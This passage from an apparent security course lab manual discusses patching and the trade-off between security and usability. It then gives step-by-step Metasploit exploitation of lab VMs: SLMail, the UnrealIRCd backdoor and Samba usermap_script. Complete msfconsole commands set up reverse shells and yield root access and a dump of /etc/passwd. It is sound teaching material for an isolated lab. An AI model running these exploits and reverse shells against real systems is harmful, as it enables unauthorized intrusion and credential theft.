The other alternative, of course, is to ensure that users always use only valid applications and use the most updated version of these. For example, the latest version of WinAmp will have this particular vulnerability corrected (although it may still have other unknown vulnerabilities that have yet to be discovered). System administrators can automate the updating of patches to the OS of servers and workstations in an organization; but in most cases, it is difficult or impossible to ensure that all users are only using valid applications or using the most updated version of a valid application. This is why most organizations use protective measures such as:

a) Having a strict policy that forbids employees from installing applications that are not approved by the system administrator
b) Ensuring that all workstations and servers have updated OS and are running good anti-virus packages which are updated regularly
c) Installing software such as Deep Freeze, which allows the protection of a core operating system and configuration files on a computer by restoring it back to its original configuration each time the computer restarts (the approach at UTAR).

3.2.2 Security vs Usability

To simplify security administration, system administrators often choose to impose higher level rules such as blocking any attempted outbound / inbound connection to and from black listed sites that are known to be used by hackers, or conversely; only allowing outbound / inbound connections to and from a limited list of safe and trusted sites on a limited number of ports.

The first option provides more flexibility for users but is less secure since the number of dangerous sites are growing faster than any organization can keep track of, and the IP addresses and domain names of these sites are frequently changed by the hacker groups that use them to avoid detection and black listing. The second option is more secure but is limiting for many users as they may be using applications that connect to legitimate sites but which are not on the list of safe sites vetted by the system administrator.

This illustrates the important principle of trade off between security and functionality / usability that all system administrators need to consider. A system that is 100% secure would be one that is totally disconnected from any network and is kept within a physically secure location protected by guards and accessible only through multiple authentication schemes. Such as system would also be nearly useless beyond some very basic and specific functionality. On the other end, a 100% insecure system would comprise older version of OSs that have not being updated that are running many older versions of network applications and which are directly connected to the Intranet / Internet without any form of security software such as firewalls or anti-virus software. Such systems are guaranteed to be compromised within a matter of weeks, if not days or hours.

A good and effective system administrator is one who is able to find the right compromise between these two extremes that provide the right mix of security and functionality / usability for the needs of the particular organization that he or she works for.

4 Network application exploits

4.1 SLMail

The Windows XP VM is running an outdated version of an email server (SLMail) which has a buffer overflow vulnerability that can be exploited with code injection. Type `netstat -abon` in a command prompt to verify that the process for this email app is actively listening on several ports. This includes port 110 which is the default port for the POP3 protocol; an older protocol used by local e-mail clients to retrieve e-mail from a remote server over a TCP/IP connection).

```
  TCP    0.0.0.0:79             0.0.0.0:0              LISTENING       1764
  [SLmail.exe]

  TCP    0.0.0.0:106            0.0.0.0:0              LISTENING       1764
  [SLmail.exe]

  TCP    0.0.0.0:110            0.0.0.0:0              LISTENING       1764
  [SLmail.exe]
  TCP    127.0.0.1:8376         0.0.0.0:0              LISTENING       1764
  [SLmail.exe]
```

In the Kali VM, type the following commands into msfconsole to deliver the exploit related to this email server:

```
use windows/pop3/seattlelab_pass
show payloads
set PAYLOAD windows/meterpreter/reverse_tcp
show options
set RHOST IP-WindowsXP
set LHOST IP-Kali
exploit
```

As usual, msfconsole displays output verifying the successful establishment of a Meterpreter session.

```
[*] Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (957487 bytes) to 192.168.144.20
[*] Meterpreter session 1 opened (192.168.144.10:4444 -> 192.168.144.20:1075) at 2017-
02-04 00:10:12 -0500
```

In the Windows XP VM, type `netstat -abon` in a command prompt to verify the reverse shell process forming the connection is attached to the `SLmail.exe` process:

```
....
  TCP    192.168.144.20:139     0.0.0.0:0              LISTENING       4
  [System]

  TCP    192.168.144.20:1075    192.168.144.10:4444    ESTABLISHED     1764
  [SLmail.exe]

  TCP    192.168.144.20:110     192.168.144.10:42723   CLOSE_WAIT      1764
  [SLmail.exe]
....
```

4.2 Working with Metasploitable

Start up the Metaspoitable VM and login using the admin account. Ensure there is connectivity between the Metasploitable VM and the Kali VM.


Currently you are logged in as a normal user (`msfadmin`); you will need to switch to the `root` account to be able to view detailed process information properly. To do this type `sudo su` and enter `msfadmin` for the password. Notice that the prompt now changes to indicate the root account is active.

4.2.1 Unreal IRC

Type


```
netstat -tupan | less
```

to view the list of all running processes that are actively listening on ports. Use the up and down arrow keys to scroll through the results, and type Q to exit the listing. The process that we are going to exploit is `unrealircd`, which is an IRC client with an intentional backdoor embedded in it. Notice that it is currently listening on two ports: 6667 and 6697.



If there are too many entries to scroll through in this listing, you can narrow down the listing by piping the output to a grep command which uses a string pattern to return matching sequences, for e.g.:

```
netstat -tupan | grep unreal
```



Switch back to the Kali VM, start up Metasploit and obtain information pertaining to the exploit we will be using:

```
info exploit/unix/irc/unreal_ircd_3281_backdoor
```

Then select the exploit, set up the appropriate options for it and run it:

```
use exploit/unix/irc/unreal_ircd_3281_backdoor
set RHOST IP-Metasploitable
set payload cmd/unix/reverse
set LHOST IP-Kali
exploit
```

```
[*] Started reverse TCP double handler on 192.168.144.10:4444
[*] Connected to 192.168.144.40:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your
hostname; using your IP address instead
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo g85kurmvQ5HitsS4;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "g85kurmvQ5HitsS4\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.144.10:4444 ->
192.168.144.40:48466) at 2017-01-31 20:05:47 -0500
```

This particular attack opens a command shell session, which is equivalent to a Linux shell terminal on the target machine but without the preceding prompt. This has less flexibility compared to a normal Meterpreter session; however, there is no Meterpreter payload available for this particular exploit, so we

selected a equivalent payload which still provides sufficient functionality to compromise the targeted machine.

The shell is running at root privilege level, which you can verify by typing `whoami` and `id`. You can proceed to type various Linux commands in the usual manner, all of which will work at root level.

```
whoami
root
id
uid=0(root) gid=0(root)
ls -l
total 388
-rw------- 1 root root   1365 May 20  2012 Donation
-rw------- 1 root root  17992 May 20  2012 LICENSE
drwx------ 2 root root   4096 May 20  2012 aliases
--w----r-T 1 root root   1175 May 20  2012 badwords.channel.conf
--w----r-T 1 root root   1183 May 20  2012 badwords.message.conf
--w----r-T 1 root root   1121 May 20  2012 badwords.quit.conf
-rwx------ 1 root root 242894 May 20  2012 curl-ca-bundle.crt
-rw------- 1 root root   1900 May 20  2012 dccallow.conf
drwx------ 2 root root   4096 May 20  2012 doc
--w----r-T 1 root root  49552 May 20  2012 help.conf
-rw------- 1 root root   1593 Jan 31 18:02 ircd.log
-rw------- 1 root root      6 Jan 31 18:02 ircd.pid
-rw------- 1 root root      5 Jan 31 20:12 ircd.tune
drwx------ 2 root root   4096 May 20  2012 modules
drwx------ 2 root root   4096 May 20  2012 networks
--w----r-T 1 root root   5656 May 20  2012 spamfilter.conf
drwx------ 2 root root   4096 Jan 31 18:02 tmp
-rwx------ 1 root root   4042 May 20  2012 unreal
--w----r-T 1 root root   3884 May 20  2012 unrealircd.conf
```

You can check the contents of the password file (`etc/passwd`) on this particular version of the Linux, which can be extracted and subjected to a password cracking attack that we will cover in a later lab:

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
……
…..
```

Switch back to the Metasploitable VM and type:

```
netstat -tupan | grep IP-Kali
```

to verify how the reverse connection is being made.

```
root@metasploitable:/home/msfadmin# netstat -tupan | grep 192.168.19.130
tcp        0      0 192.168.19.141:48534    192.168.19.130:4444     ESTABLISHED
6110/telnet
```

Here, you can see that the payload is using the Telnet protocol to establish the command shell session that connects with the Kali VM on port 4444.

To exit the shell session, type `Ctrl-C` in the msfconsole window:

```
Abort session 1? [y/N]  y

[*] 192.168.144.40 - Command shell session 1 closed.  Reason: User exit
msf exploit(unreal_ircd_3281_backdoor) >
```

This exploit is not based on the existence of an unintentional vulnerability in the application, unlike the case for Internet Explorer or Acrobat Reader that we worked with earlier. Instead, it takes advantage of an existing backdoor which exists in the application (Unreal IRC). A backdoor is usually a legitimate point of network access that is intentionally embedded in a system or software program for remote administration. Generally this kind of backdoor is undocumented and is used primarily to facilitate maintenance of software applications or a system. However, this kind of administrative backdoors create a vulnerability in the software or system that intruders can use to gain access to a system or data. This is what is happening here, where the backdoor to Unreal IRC is used to establish a remote shell with root privilege on the targeted machine.

4.2.2 Samba

Samba is an open source suite installs on a Linux / Unix OS is order to provide file and print services based on the SMB / CIFS protocol that allows for interoperability between Linux/Unix servers and Windows-based clients. The Metasploitable VM contains a vulnerable version of Samba that can be exploited via code injection. Samba runs on the default ports of 139 and 445; you can check to verify that this process is indeed running on this port on the Metasploitable VM by typing:

```
netstat -tupan | grep smbd
```

```
root@metasploitable:/home/msfadmin# netstat -tupan | grep smbd
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN
5076/smbd
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN
5076/smbd
```

Switch back to the Kali VM, and obtain information pertaining to the exploit we will be using:

```
info exploit/multi/samba/usermap_script
```

and then select and run the exploit:

```
use exploit/multi/samba/usermap_script
set RHOST IP-Metasploitable
exploit
```

```
[*] Started reverse TCP double handler on 192.168.144.10:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo KMQp7Fpn82ALuhcj;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "KMQp7Fpn82ALuhcj\r\n"
[*] Matching...
[*] A is input...
[*]   Command   shell   session   3   opened   (192.168.144.10:4444   ->
192.168.144.40:43371) at 2017-01-31 22:41:35 -0500
```

Again, a command shell with root privilege is obtained on the targeted machine, similar to the previous exploit. To exit the shell session, type `Ctrl-C` in the msfconsole window.